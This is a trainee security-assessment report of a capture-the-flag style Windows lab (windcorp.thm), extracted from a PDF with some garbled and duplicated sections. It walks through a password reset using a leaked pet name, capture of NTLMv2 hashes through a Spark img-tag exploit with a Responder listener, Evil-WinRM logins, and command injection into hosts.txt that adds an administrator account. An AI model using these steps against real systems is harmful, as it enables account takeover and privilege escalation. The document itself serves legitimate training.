



SECURITY ASSESSMENT

<<RA>>

Submitted to: << sprints>>

Security Analyst: << Ali Mohamed Abdelfatah >>

Security Analyst: << Mohamed Ahmed Fathy>>

Security Analyst: << Tarek Ayman Hassan>>

Security Analyst: << Ali Samy Gomaa>>

Security Analyst: << Zyad Mohamed Hagag>>

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Security Engagement Summary

Engagement Overview

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Explain the engagement.

- The engagement was requested by the **Sprints team** to assess the security posture of the system.
- The engagement is being completed by **team4, as the trainee**.
- The primary goal is to **test the provided IP address** and identify any vulnerabilities that could result in **root or high-privilege access**.
- The assessment is conducted **one time**.

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Scope

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The scope of the engagement is a **network penetration test** focused on the **provided IP address**, with the objective of identifying vulnerabilities that could be exploited to **compromise the system or gain high-privilege access**.

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Executive Risk Analysis

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1. Information Disclosure on Main Page (Medium)

- **Explanation:** When inspecting the page's elements, we found an image containing a user's name. This information could be used to reset the password.

2. Exploit Spark (CVE-2020-12772) (High)

- **Explanation:** By exploiting this CVE, an NTLM hash can be obtained, which can be cracked to gain access to the system.

3. Privilege Escalation from Misconfiguration (High)

- **Explanation:** A PowerShell script with weaknesses and misconfiguration was found. With improper permissions, it allows escalation to administrator access.

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Executive Recommendation

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We recommend prioritizing the remediation of high-risk vulnerabilities, such as the privilege escalation and NTLM hash exposure. Immediate attention should be given to securing misconfigurations and sensitive information disclosures. Implement stronger access controls and ensure secure handling of user data to mitigate potential exploitation. >>

Significant Vulnerability Summary

<<

This report highlights critical vulnerabilities that could lead to significant security risks.

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High Risk Vulnerabilities

- Exploit Spark (CVE-2020-12772)
- Privilege Escalation from Misconfiguration

Medium Risk Vulnerabilities

- Information Disclosure on Main Page


Low Risk Vulnerabilities

- non

<< Information Disclosure>>

<<

- **Assessed Risk Level:** Medium
- **Discussion (Executive Summary):** During the assessment, an image was discovered that contained sensitive information used in the password reset process. This hidden data within the image could be leveraged by an attacker to bypass security controls and reset user credentials without authorization.
- **Evidence of Validation:**



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<< Exploit Spark ([CVE-2020-12772](#))>>


<< HIGH >>

<<

Vulnerability detail

- **Assessed Risk Level:** High
- **Discussion (Executive Summary):** When accessing the SMB service, we discovered the Spark application installed on the system. After searching for exploits corresponding to this version, we were able to obtain NTLM hashes. By cracking these hashes, we gained unauthorized access to the system.
- **Evidence of Validation:**

```
(20200 kali) [~/Downloads]
$ smbclient //10.10.96.121/Shared -U windcorp.thm/lilyle%ChangeMe#1234
Try "help" to get a list of possible commands.
smb: \> ls
.                                     D          0   Fri May 29 20:45:42 2020
..                                    D          0   Fri May 29 20:45:42 2020
Flag 1.txt                           A          45   Fri May  1 11:32:36 2020
spark_2_8_3.deb                       A 29526628  Fri May 29 20:45:01 2020
spark_2_8_3.dmg                       A 99455201  Sun May  3 07:06:58 2020
spark_2_8_3.exe                       A 78465568  Sun May  3 07:05:56 2020
spark_2_8_3.tar.gz                    A 124216290 Sun May  3 07:07:24 2020
15587583 blocks of size 4096. 10913296 blocks available
smb: \> get "spark_2_8_3.deb"
parallel read returned NT STATUS IO_TIMEOUT
smb: \> getting file \spark_2_8_3.deb of size 29526628 as spark_2_8_3.deb SMBecho failed (NT_
```



- **Probability of Exploit/Attack:** There is a high probability that an attacker could exploit this vulnerability, given the accessibility of the SMB service and the presence of the vulnerable Spark application.
- **Impact of Exploitation:** If exploited, this vulnerability could allow unauthorized users to gain access to sensitive data and systems. This could potentially affect all users and departments that rely on the Spark application, leading to severe business continuity issues and financial losses.
- **Remediation:** To mitigate this vulnerability, it is crucial to ensure that the Spark application is updated to the latest version that addresses CVE-2020-12772. Additionally, implementing strict access controls and monitoring SMB traffic can help detect and prevent exploitation attempts.

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<<Privilege Escalation from Misconfiguration>>

<<HIGH >>

<<

Vulnerability detail

- **Assessed Risk Level:** High
- **Discussion (Executive Summary):** We found a PowerShell script containing a misconfiguration that allows our user to change the passwords of any user. The script rewrites the hosts.txt file, which is executed by the PowerShell script. This misconfiguration enables the attacker to add a new user with administrative privileges.
- **Evidence of Validation:**

```
*Evil-WinRM* PS C:\> cd scripts
*Evil-WinRM* PS C:\scripts> ls

Directory: C:\scripts

Mode                LastWriteTime         Length Name
----                -
-a-----         5/3/2020   5:53 AM         4119 checkservers.ps1
-a-----        10/22/2024   8:41 PM           31 log.txt

*Evil-WinRM* PS C:\scripts> type checkservers.ps1
# reset the lists of hosts prior to looping
$OutageHosts = $Null
# specify the time you want email notifications resent for hosts that are down
$EmailTimeOut = 30
# specify the time you want to cycle through your host lists.
$SleepTimeOut = 45
# specify the maximum hosts that can be down before the script is aborted
$MaxOutageCount = 10
# specify who gets notified
$notificationto = "brittanycr@windcorp.thm"
# specify where the notifications come from
$notificationfrom = "admin@windcorp.thm"
# specify the SMTP server
$smtpserver = "relay.windcorp.thm"

# start looping here
Do{
$available = $Null
$notavailable = $Null
Write-Host (Get-Date)

# Read the File with the Hosts every cycle, this way to can add/remove hosts
# from the list without touching the script/scheduled task,
# also hash/comment (#) out any hosts that are going for maintenance or are down.
get-content C:\Users\brittanycr\hosts.txt | Where-Object {!(($_ -match "#"))} |
ForEach-Object {
    $p = "Test-Connection -ComputerName $_ -Count 1 -ea silentlycontinue"
    Invoke-Expression $p
    if($p)
    {
        # if the Host is available then just write it to the screen
        write-host "Available host: " $p -ForegroundColor Green -BackgroundColor White
    }
    else
    {
        write-host "Unavailable host: " $p -ForegroundColor Red -BackgroundColor White
    }
}
}

# if the Host is available then just write it to the screen
write-host "Available host: " $p -ForegroundColor Green -BackgroundColor White
# if the Host is unavailable then just write it to the screen
write-host "Unavailable host: " $p -ForegroundColor Red -BackgroundColor White

# if the Host is available then just write it to the screen
write-host "Available host: " $p -ForegroundColor Green -BackgroundColor White
# if the Host is unavailable then just write it to the screen
write-host "Unavailable host: " $p -ForegroundColor Red -BackgroundColor White
```

- **Probability of Exploit/Attack:** There is a high probability that an attacker could exploit this vulnerability due to the misconfiguration in the PowerShell script, especially if they have access to the script's execution environment.
- **Impact of Exploitation:** If exploited, this vulnerability could allow unauthorized users to gain administrative access, affecting all users and departments that rely on the compromised accounts. This could lead to data breaches, unauthorized system changes, and significant business continuity disruptions.
- **Remediation:** To mitigate this vulnerability, it is essential to review and restrict access to the PowerShell script to only trusted users. Additionally, implementing secure coding practices, such as validating user input and properly handling sensitive operations, can help prevent such misconfigurations in the future.

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Methodology

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- **Scanning with Nmap:** Conduct a comprehensive network scan to identify active hosts, open ports, and services running on the target systems.
- **Using smbclient:** Utilize smbclient to list all shared folders on the target and access the directories as needed.
- **Using Hashcat:** Employ Hashcat to crack the NTLMv2 hashes obtained from the SMB shares.
- **Gain Access using Evil-WinRM:** Leverage Evil-WinRM to establish a remote session and gain access to the target system.

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Assessment Toolset Selection

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- **Nmap:** A powerful network scanning tool used to discover hosts and services on a computer network.
- **smbclient:** A command-line tool that allows access to SMB/CIFS resources on servers, useful for enumerating shares and accessing files.
- **Hashcat:** A versatile password recovery tool that supports various hashing algorithms, including NTLMv2, allowing for the cracking of captured hashes.
- **Evil-WinRM:** A tool for establishing a remote session to Windows machines over WinRM, useful for executing commands and managing Windows systems remotely.

>>

Assessment Methodology Detail


<<

At first, we used Nmap to scan services as...

```
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Windcorp.
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (se
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Direc
443/tcp   open  ssl/https    Microsoft-HTTPAPI/2.0
|_http-ntlm-info:
|_ Target_Name: WINDCORP
|_ NetBIOS_Domain_Name: WINDCORP
|_ NetBIOS_Computer_Name: FIRE
|_ DNS_Domain_Name: windcorp.thm
|_ DNS_Computer_Name: Fire.windcorp.thm
|_ DNS_Tree_Name: windcorp.thm
|_ Product_Version: 10.0.17763
|_http-server-header: Microsoft-HTTPAPI/2.0
|_tls-alpn:
|_ http/1.1
|_ssl-date: 2024-10-21T12:38:42+00:00; 0s from scanner time.
|_http-auth:
|_ HTTP/1.1 401 Unauthorized\x0D
|_ Negotiate
|_ NTLM
|_ssl-cert: Subject: commonName=Windows Admin Center
|_ Subject Alternative Name: DNS:WIN-2FAA40QQ70B
|_ Not valid before: 2020-04-30T14:41:03
|_ Not valid after: 2020-06-30T14:41:02
|_http-title: Site doesn't have a title.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTT
636/tcp   open  ldapssl?
2179/tcp  open  vmrdp?
3268/tcp  open  ldap         Microsoft Windows Active Direc
3269/tcp  open  globalcatLDAPssl?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-10-21T12:38:42+00:00; 0s from scanner time.
```

We gained access to a web service, and we have a domain and subdomain. After accessing it, we tried to gather information. When we attempted the password reset function, we encountered a hint with a pet in the ask. We found an

image of a girl with her dog, and upon inspecting the element, we discovered this...



Emily Jensen

"Love it! Thanks for beleiving in me!"

Lily Levesque

"I love being able to bring my best friend to

Style Editor Performance Memory Storage Accessibility Application

```
> ...</div>
```

```
>
```

```
"img/lilyLeAndSparky.jpg" alt="">
```

So we can use this, and when we tested the password reset as...

<https://forums.kali.org/>

Your password has been reset to: Ch[REDACTED]1234

remember to change it after logging in!

After that, we can use smbclient to access the SMB folder as..

```
(zezo@kali)-[~/Downloads]
$ smbclient -L 10.10.96.121 -U windcorp.thm/lilyle%ChangeMe#1234

Sharename      Type      Comment
-----
ADMIN$         Disk      Remote Admin
C$             Disk      Default share
IPC$           IPC        Remote IPC
NETLOGON       Disk      Logon server share
Shared         Disk      Logon server share
SYSVOL         Disk      Logon server share
Users          Disk

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.96.121 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

(zezo@kali)-[~/Downloads]
$
```

```
(zezo@kali)-[~/Downloads]
$ smbclient //10.10.96.121/Shared -U windcorp.thm/lilyle%ChangeMe#1234
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Fri May 29 20:45:42 2020
..               D          0   Fri May 29 20:45:42 2020
Flag 1.txt       A          45   Fri May  1 11:32:36 2020
spark_2_8_3.deb  A 2926628  Fri May 29 20:45:01 2020
spark_2_8_3.dmg  A 9955201  Sun May  3 07:06:58 2020
spark_2_8_3.exe  A 7865568  Sun May  3 07:05:56 2020
spark_2_8_3.tar.gz A 12216290 Sun May  3 07:07:24 2020

15587583 blocks of size 4096. 10913296 blocks available
smb: \> get "spark_2_8_3.deb"
parallel read returned NT STATUS IO_TIMEOUT
smb: \> getting file \spark_2_8_3.deb of size 29526628 as spark_2_8_3.deb SMBecho failed (NT_
```

<https://github.com/theart42/cves/blob/master/cve-2020-12772/CVE-2020-12772.md>

cves / cve-2020-12772 / CVE-2020-12772.md

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```
<img src=[external_ip]/test.img>
```

Exploitation

```
[+] DNS server status:
LDAP server      [ON]
MQTT server      [ON]
RDP server       [ON]
DCE-RPC server   [ON]
WinRM server     [ON]
SNMP server      [OFF]

[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE        [OFF]
Serving HTML       [OFF]
Upstream Proxy     [OFF]

[+] Poisoning Options:
Analyze Mode       [OFF]
Force WPAD auth    [OFF]
Force Basic Auth   [OFF]
Force LM downgrade [OFF]
Force ESS downgrade [OFF]

[+] Generic Options:
Responder NIC      [tun0]
Responder IP       [10.9.190.28]
Responder IPv6     [fe80::e3a7:c0d5:b819:4083]
Challenge set      [random]
Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']

[+] Current Session Variables:
Responder Machine Name [WIN-BBAM6CNI1D3]
Responder Domain Name  [RZ4C.LOCAL]
Responder DCE-RPC Port  [46694]

[+] Listening for events ...

[HTTP] NTLMv2 Client : 10.10.38.21
[HTTP] NTLMv2 Username : WINDCORP\buse
[HTTP] NTLMv2 Hash : buse::WINDCORP:c91fce10d778a255:CEFF83E0...12C3D0F9915321F80333A23:0101000000000000
000400140052005A00340043002E004C004F00430041004C0003003400570049004E002D004200420041004D00360043004E004
0000000020000008B1CB2568D884E2F831BC645A858BA003A8EF6A1ED40A3F529FD85204EF46B00A00100000000000000000000
```

[illegible]

```

-n, --help          Display this help message
(zizou@zizou)-[~]
$ evil-winrm -i windcorp.thm -u buse -p uz[REDACTED]1

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\buse\Documents> ls
*Evil-WinRM* PS C:\Users\buse\Documents> cd ..
*Evil-WinRM* PS C:\Users\buse> ls

Directory: C:\Users\buse
VBox_GAs...

Mode                LastWriteTime         Length Name
----                -
d-r--              5/1/2020   3:25 AM           3D Objects
d-r--              5/1/2020   3:25 AM           Contacts
d-r--              5/7/2020   3:01 AM           Desktop
d-r--              5/7/2020   3:08 AM           Documents
d-r--              5/2/2020   1:18 PM           Downloads
d-r--              5/1/2020   3:25 AM           Favorites
d-r--              5/1/2020   3:25 AM           Links
d-r--              5/1/2020   3:25 AM           Music
d-r--              5/1/2020   3:25 AM           Pictures
d-r--              5/1/2020   3:25 AM           Saved Games
d-r--              5/1/2020   3:25 AM           Searches
d-r--              5/1/2020   3:25 AM           Videos
-a-----          5/2/2020   4:56 AM          164 .sparkExt.properties
-a----- 10/22/2024   7:22 PM          315 sip-communicator.properties

*Evil-WinRM* PS C:\Users\buse> cd Desktop
*Evil-WinRM* PS C:\Users\buse\Desktop> ls

```

Security Assessment
<<REPORT NAME>>

```
*Evil-WinRM* PS C:\> cd scripts
*Evil-WinRM* PS C:\scripts> ls
```

Directory: C:\scripts

Mode	LastWriteTime
-a—	5/3/2020 5:53 AM
-a—	10/22/2024 8:41 PM

Length	Name
4119	checkservers.ps1
31	log.txt

```
*Evil-WinRM* PS C:\scripts> type checkservers.ps1
# reset the lists of hosts prior to looping
$OutageHosts = $Null
# specify the time you want email notifications resent for hosts that are down
$EmailTimeout = 30
# specify the time you want to cycle through your host lists.
$SleepTimeout = 45
# specify the maximum hosts that can be down before the script is aborted
$MaxOutageCount = 10
# specify who gets notified
$notificationto = "brittanycr@windcorp.thm"
# specify where the notifications come from
$notificationfrom = "admin@windcorp.thm"
# specify the SMTP server
$smtpserver = "relay.windcorp.thm"
```

```
# start looping here
Do{
$available = $Null
$notavailable = $Null
Write-Host (Get-Date)
```

```
# Read the File with the Hosts every cycle, this way to can add/remove hosts
# from the list without touching the script/scheduled task,
# also hash/comment (#) out any hosts that are going for maintenance or are down.
get-content C:\Users\brittanycr\hosts.txt | Where-Object {!(($_ -match "#"))} |
ForEach-Object {
    $p = "Test-Connection -ComputerName $_ -Count 1 -ea silentlycontinue"
    Invoke-Expression $p
```

```
1+($p)
```

```
{
# if the Host is available then just write it to the screen
```

First, when we show our group, we can change any user's password, allowing us to use this advantage to log in to the brittancr SMB and edit the hosts.txt file to add a new user with high privileges as...


```

while ($Exit -ne $True)
*Evil-WinRM* PS C:\scripts> whoami /groups
GROUP INFORMATION
THM[455d952dc75a277d86c3f6c716d6b6242048]
Group Name Type SID
-----
Everyone Well-known group S-1-1-0
BUILTIN\Users Alias S-1-5-32-545
BUILTIN\Pre-Windows 2000 Compatible Access Alias S-1-5-32-554
BUILTIN\Account Operators Alias S-1-5-32-548 d804ad06c7c9b1
BUILTIN\Remote Desktop Users Alias S-1-5-32-555
BUILTIN\Remote Management Users Alias S-1-5-32-580
NT AUTHORITY\NETWORK Well-known group S-1-5-2
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11
NT AUTHORITY\This Organization Well-known group S-1-5-15
WINDCORP\IT Group S-1-5-21-555431066-3599073733-176599750-5865
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10
Mandatory Label\Medium Plus Mandatory Level Label S-1-16-8448

```

```

*Evil-WinRM* PS C:\users> net user brittanycr Password123! /domain
The command completed successfully.
THM[51690dc72b9ae8dc25a24a104ed804ad06c7c9b1]

```

```

GNU nano 7.2 hosts.txt
google.com
cisco.com

;net user zizou Password123! /add;net localgroup Administrators zizou /add
1h 24min 49s

```

```

(21280@21280)-[~]
$ evil-winrm -i windcorp.thm -u zizou -p Password123!
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimple
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-comple
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\zizou\Documents> whoami
windcorp\zizou
*Evil-WinRM* PS C:\Users\zizou\Documents> whoami /group
whoami.exe : ERROR: Invalid argument/option - '/group'.
+ CategoryInfo          : NotSpecified: (ERROR: Invalid ...ion - '/group'.:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError
Type "WHOAMI /?" for usage.
*Evil-WinRM* PS C:\Users\zizou\Documents> whoami /groups
GROUP INFORMATION
Group Name Type SID Attributes
-----
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enab
BUILTIN\Administrators Alias S-1-5-32-544 Mandatory group, Enabled by default, Enab
BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enab
BUILTIN\Pre-Windows 2000 Compatible Access Alias S-1-5-32-554 Mandatory group, Enabled by default, Enab
NT AUTHORITY\NETWORK Well-known group S-1-5-2 Mandatory group, Enabled by default, Enab
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enab
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enab
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enab
Mandatory Label\High Mandatory Level Label S-1-16-12288
*Evil-WinRM* PS C:\Users\zizou\Documents> cd ../../

```

>>